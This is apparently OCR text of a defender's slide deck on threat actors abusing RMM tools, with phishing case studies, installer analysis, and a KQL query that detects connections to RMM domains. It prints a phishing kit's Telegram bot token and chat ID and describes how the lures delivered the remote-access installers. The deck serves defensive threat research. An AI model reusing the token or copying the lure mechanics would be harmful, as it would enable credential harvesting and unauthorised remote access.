
So, Who's Actually Abusing RMMs?

- Ransomware actors, nation state actors, cybercriminals, hobbyists from China trying to bypass the Great Firewall (yes, this is a thing).

- Specifically, Medusa, DragonForce, Qilin, LockBit, and many others, have been observed abusing RMM tools to stage ransomware operations.

- In the 2026 Cyber Threat Report, Huntress made a very nice TTR graph that shows some of the more commonly abused RMM tools during ransomware operations.

- Other researchers and vendors have found similar results. Ransomware actors are adopting and utilizing RMM tools at a rapid pace.



Huntress 2026 Cyber Threat Report

So, Who's Actually Abusing RMMs?

- Ransomware actors aren't the only ones using RMM tools. Nation state actors, particularly MuddyWater, also love them.

- Throughout 2024, 2025, and into 2026, MuddyWater has heavily relied on RMM tools for initial access. If you can name an RMM tool, they've used it. Sandworm also uses RMMs (Specifically Atera Agent) in campaigns targeting military interests.

- North Korean actors love their RMMs too. Emerald Sleet (Velvet Chollima/Kimsuky) used ClickFix lures to deploy (unnamed) remote desktop tools on victim devices. Jasper Sleet also uses RMM tools installed on facilitator enterprise devices to conduct remote work scams.

- Russian-aligned groups, like Seashell Blizzard use Atera and SplashTop RMM for command-and-control activities and persistence.

- Other APT groups utilize RMM tools as well, as they can be used in stead of traditional C2 deployment.


So, Who's Actually Abusing RMMs?

- Opportunistic actors and cybercriminals also deploy RMM tools.
- These campaigns are often less developed, with recent AI advancements leading to an increase in AI developed campaigns and lures.
- The vast majority of cybercriminal and opportunistic actor campaigns rely on social engineering through traditional phishing tactics.
- Often, these incorporate elements like meeting invites, free items, or abuse well known brands like Microsoft, Zoom, or Oral-B (more on this in the next section!)
- Many RMM tools rely on rapidly deployed or automated infrastructure that cycles with each campaign. This can make it hard to track or block the domains and payloads.

Case Studies

Case Study: Oral-B

- This campaign was first observed in October 2025.
- The lure was masquerading as a United Healthcare survey that claimed to give victims a free Oral-B Dental Kit for filling out a survey.
- The survey included a credit card harvester, claiming that the only thing the victim needed to cover was “shipping”.
- When completed, the harvester asked victims to download a “receipt”.
- The “receipt” was a PDQConnect Agent MSI.



Case Study: Oral-B

```
/INCIDENTS/PDQConnect/ReceiptOrds1020250005.msi$ binwalk -e ReceiptOrds1020250005.msi

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
20489         0x5009          eCos RTOS string reference: "eCostComputing space requirementsCostInitializeCostFinalizeCreateShortcutsCreating shortcutsShortcut: [1]PublishComponentsPublis"
20535         0x5037          eCos RTOS string reference: "eCostFinalizeCreateShortcutsCreating shortcutsShortcut: [1]PublishComponentsPublishing Qualified ComponentsComponent ID: [1], Qu"
318464        0x4DC00         Microsoft Cabinet archive data, 3189649 bytes, 2 files
3508224       0x358800        Microsoft executable, portable (PE)
3897384       0x3B7828        XML document, version: "1.0"
3899912       0x3B8208        Object signature in DER format (PKCS header length: 4, sequence length: 12037
3900053       0x3B8295        Certificate in DER format (x509 v3), header length: 4, sequence length: 1380
3901437       0x3B87FD        Certificate in DER format (x509 v3), header length: 4, sequence length: 1680
3903121       0x3B8E91        Certificate in DER format (x509 v3), header length: 4, sequence length: 2021
3906021       0x3B99E5        Object signature in DER format (PKCS header length: 4, sequence length: 5928
3906190       0x3B9A8E        Certificate in DER format (x509 v3), header length: 4, sequence length: 1730
3907924       0x3BA154        Certificate in DER format (x509 v3), header length: 4, sequence length: 1710
3909638       0x3BA806        Certificate in DER format (x509 v3), header length: 4, sequence length: 1421
3912192       0x3BB200        Microsoft executable, portable (PE)
4144968       0x3F3F48        XML document, version: "1.0"
4147712       0x3F4A00        Microsoft Cabinet archive data, 357851 bytes, 5 files
4505600       0x44C000        Microsoft executable, portable (PE)
4738300       0x484CFC        XML document, version: "1.0"
4741120       0x485800        Microsoft Cabinet archive data, 353793 bytes, 4 files
5153280       0x4EA200        Object signature in DER format (PKCS header length: 4, sequence length: 10324
5153448       0x4EA2A8        Certificate in DER format (x509 v3), header length: 4, sequence length: 1421
5154873       0x4EA839        Certificate in DER format (x509 v3), header length: 4, sequence length: 1712
5156589       0x4EAEED        Certificate in DER format (x509 v3), header length: 4, sequence length: 1716
5158309       0x4EB5A5        Certificate in DER format (x509 v3), header length: 4, sequence length: 1773
5160086       0x4EBC96        Certificate in DER format (x509 v3), header length: 4, sequence length: 1898

/INCIDENTS/PDQConnect/ReceiptOrds1020250005.msi$ ls
ReceiptOrds1020250005.msi  _ReceiptOrds1020250005.msi.extracted
/INCIDENTS/PDQConnect/ReceiptOrds1020250005.msi$ cd _ReceiptOrds1020250005.msi.extracted/
/INCIDENTS/PDQConnect/ReceiptOrds1020250005.msi/_ReceiptOrds1020250005.msi.extracted$ ls
3F4A00.cab  485800.cab  4DC00.cab  CustomAction.config  LICENSE.html  WixSharp.dll  WixToolset.Dtf.WindowsInstaller.dll  pdqconnectagent  pdqconnectagent-setup.exe  pdqconnectagent-setup.pdb
/INCIDENTS/PDQConnect/ReceiptOrds1020250005.msi/_ReceiptOrds1020250005.msi.extracted$
```

Case Study: Oral-B


- PDQConnect Agent is written in C#. Pulling out the configuration can be done in IlSpy or dNSpy.
- Most RMM tools utilize some form of configuration that can be pulled out and analyzed or correlated with other samples for threat tracking.
- This can be GUIDs, relays, domains, or other IOCs.

Program

```
// pdqconnectagent-setup, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// pdqconnectagent_setup.Program
using ...

internal class Program
{
    public const string Manufacturer = "PDQ.com";

    public const string DisplayName = "PDQ Connect Agent";

    public const string ShortName = "PDQConnectAgent";

    public const string RustExe = "pdq-connect-agent.exe";

    private const string OsVersionNotSupported = "OS version not supported";

    private const int MinOSMajorVersionSupported = 10;

    private const string ModeProperties = "Installed,REMOVE,FOUNDPREVIOUSVERSION,REINSTALL";

    public static string BasePath = "PDQ\\PDQConnectAgent";

    private static readonly Guid RoverGuid = new Guid("F03416B2-8C97-4CC4-8578-5F6A08A3CB84");

    public static void Main()
    {
        ManagedProject managedProject = new ManagedProject();
        managedProject.Name = "PDQConnectAgent";
        managedProject.Dirs = new Dir[2]
        {
            new InstallDir("%ProgramFiles%\\" + BasePath, new File(new Id("pdqconnectagent"), "..\\..\\..\\..\\..\\..\\agent\\target\\pdq-connect-agent.exe", new ServiceInstaller
            {
                Name = "PDQConnectAgent",
                DisplayName = "PDQ Connect Agent",
                Description = "PDQ.com software deployment service",
                Account = "LOCALSYSTEM",
                Arguments = "--service",
                DelayedAutoStart = true,
                FirstFailureActionType = FailureActionType.restart,
                SecondFailureActionType = FailureActionType.restart,
                ThirdFailureActionType = FailureActionType.restart,
                ErrorControl = SvcErrorControl.ignore,
                Interactive = false,
                RemoveOn = SvcEvent.Uninstall_Wait,
                ResetPeriodInDays = 1,
                RestartServiceDelayInSeconds = 300,
                ServiceSid = ServiceSid.none,
                Start = SvcStartType.auto,
                StartOn = null,
                StopOn = SvcEvent.InstallUninstall_Wait,
                Type = SvcType.ownProcess,
                Vital = true
            }), new File("..\\..\\..\\..\\..\\..\\agent\\target\\LICENSE.html")),
            new Dir("%CommonAppDataFolder%\\" + BasePath + "\\Downloads", new DirPermission("[SERVICEACCOUNTUSERNAME]", "[SERVICEACCOUNTDOMAIN]", GenericPermission.All))
        };
```

Case Study: Oral-B

- Many RMM tools create events that can be monitored for installations, connections, and other activity




Warning	12/1/2025 8:33:20 PM	PDQConnectAgent	2	None
Information	12/1/2025 8:33:19 PM	PDQConnectAgent	3	None
Information	12/1/2025 8:33:11 PM	PDQConnectAgent	3	None
Warning	12/1/2025 8:32:59 PM	PDQConnectAgent	2	None
Information	12/1/2025 8:32:59 PM	PDQConnectAgent	3	None
Information	12/1/2025 8:32:51 PM	PDQConnectAgent	3	None
Warning	12/1/2025 8:32:46 PM	PDQConnectAgent	2	None
Information	12/1/2025 8:32:46 PM	PDQConnectAgent	3	None
Information	12/1/2025 8:32:40 PM	PDQConnectAgent	3	None
Warning	12/1/2025 8:32:38 PM	PDQConnectAgent	2	None
Information	12/1/2025 8:32:38 PM	PDQConnectAgent	3	None
Information	12/1/2025 8:32:32 PM	PDQConnectAgent	3	None
Warning	12/1/2025 8:32:31 PM	PDQConnectAgent	2	None
Information	12/1/2025 8:32:31 PM	PDQConnectAgent	3	None

Case Study: Oral-B

- In this incident, the user received the initial lure at their personal email (Reagan mail, yes that's a thing...)
- Enterprise email is often protected by security tools. Personal emails are often left to vague "policies" that are often not fully enforced.
- This lure, despite being very bad, still caught one user who executed the MSI.
- Because PDQConnect is a legitimate tool, the EDR product allowed the installation.
- The installation was caught several hours after the events occurred. Thankfully, in this incident, the installer failed to check in and register with the server.


Case Study: SSA AI Phishing

- Another instance of personal email compromise leaking into the enterprise
- The lure was a standard SSA statement download. This type of lure is incredibly common during January, when legitimate statements do go out.
- This entire domain was vibe coded, as evidenced by the very helpful comments littered throughout the code.



Case Study: SSA AI Phishing


- Of course, the statement was a ScreenConnect installer that attempted to run silently on the victim device.
- This incident was immediately blocked. Hurray for improved detections!
- We observed multiple variants of this; all deployed with similarly vibe-coded domains in our environment during January.
- Several vendors also reported seeing upticks in this type of phishing, all with ScreenConnect clients (and some others as well).



Case Study: SSA AI Phishing

- The PHP config file for this particular incident was publicly accessible, as well as some other sensitive items, like bot tokens. I promise I did not send memes to their telegram chat.

```
// Telegram Bot Configuration
const TELEGRAM_BOT_TOKEN = '8567799637:AAF9vNXy4-
c0HX4QccTRcNtt8CNJSgqEXK8'; // 🔁 Replace with
your bot token
const TELEGRAM_CHAT_ID = '6145591347'; // 🔁
Replace with your chat ID

// Device detection and tracking
let userDevice = 'desktop';
let sessionId = generateSessionId();
let userIP = '';
```



PHP Version 8.0.30

System	Windows NT VPS1764662312 10.0 build 20348 (Windows Server 2016) AMD64
Build Date	Sep 1 2023 14:11:29
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,TS,VS16
PHP Extension Build	API20200930,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v4.0.30, Copyright (c) Zend Technologies

Case Study: SSA AI Phishing

```
<style>
/* Clean, professional SSA styling */
        body {
            font-family: -apple-system, BlinkMacSystemFont,
'Segoe UI', Roboto, 'Helvetica Neue', Arial, sans-serif;
            margin: 0;
            padding: 0;
            background-color: #f5f7fa;
            color: #333;
            line-height: 1.6;
        }
</style>

---

<!-- CAPTCHA Display -->
<div class="captcha-display" id="captchaDisplay">
    <!-- CAPTCHA will be generated here -->
</div>
```

```
// Debug helper - can be removed in production
window.debugCaptcha = function() {
    console.log('Current CAPTCHA:',
currentCaptcha);
    console.log('Attempt count:', attemptCount);
    console.log('Session ID:', sessionId);
    console.log('User IP:', userIP);
    alert(`Debug Info:\nCurrent CAPTCHA:
${currentCaptcha}\nSession: ${sessionId}`);
};
```

Enjoy a selection of my favorite comments from their source code.

Case Study: SSA AI Phishing

- AI allows attackers to rapidly generate convincing (enough) lures.
- AV and EDR often miss these installers (though they are getting better).
- Identifying known RMM tools in use in an organization allows you to create rules to detect and identify potential abuse.
- ScreenConnect is my mortal enemy.

Detection, Prevention, and Remediation

Detection Methodology

- Detecting RMM abuse is difficult.
- Depending on the organization, varying RMM tools may be legitimately deployed. This causes detection to be more complex than a simple block list. For example, detecting malicious ScreenConnect instances when ScreenConnect is legitimately deployed in the environment is incredibly difficult.
- A solution is to detect deployment rather than execution. A legitimate deployment of PDQ is not going to start with a copy/pasted command. AnyDesk isn't going to come delivered from a random domain name after a Teams installer.
- Of course, many tools can be simply blocked. If an organization doesn't use RustDesk, they can simply block it.

Detection Methodology

LOLRMM has prebuilt lists of RMM tools, including domains. They also have a series of detection queries for different security platforms, like Defender and Splunk. These queries can be a great starting point for developing in-house detection processes.

```
// Taken from lolrmm.io
// Detecting Unauthorized RMM Instances in Your MDE Environment
let ApprovedRMM = dynamic(["nomachine.com", "ivanti.com", "getgo.com"]); // Your approved RMM domains
let RMMList = externaldata(URI: string, RMMTool: string)
    [h'https://raw.githubusercontent.com/magicsword-io/LOLRMM/main/website/public/api/rmm_domains.csv'];
let RMMUrl = RMMList
| project URIClean = case(
    URI startswith "*.", replace_string(URI, "*.", ""),
    URI startswith "*", replace_string(URI, "*", ""),
    URI !startswith "*" and URI contains "*", replace_regex(URI, @".+?*", ""),
    URI
    );
DeviceNetworkEvents
| where Timestamp > ago(1h)
| where ActionType == @"ConnectionSuccess"
| where RemoteUrl has_any(RMMUrl.URIClean)
| where not (RemoteUrl has_any(ApprovedRMM))
| summarize arg_max(Timestamp, *) by DeviceId
```

Remediating RMM abuse

- Remediation for confirmed compromises can go multiple ways.
- Most RMM tools leave artifacts. They aren't originally designed for malicious use, so they often log to event viewer or have plaintext config files.
- For example, ScreenConnect stores the config data in the system.config file bundled with the installer. The instance domain and other connection information can be found in this file.
- Often, the easiest solution is to quarantine, analyze, re-image.

Preventing Abuse… Or Trying to

- Prevention starts with robust detection methodology.
- Largely, this is phishing and ClickFix defenses, user training, and accepting that not all incidents can be prevented.
- Compromise will happen. The best play is to prepare for it, have playbooks ready to go, and to establish policy and procedure, preparing for the inevitable.
- Ensuring that systems and accounts follow least privilege and other standards is often the best that defenders can do.

Final Notes

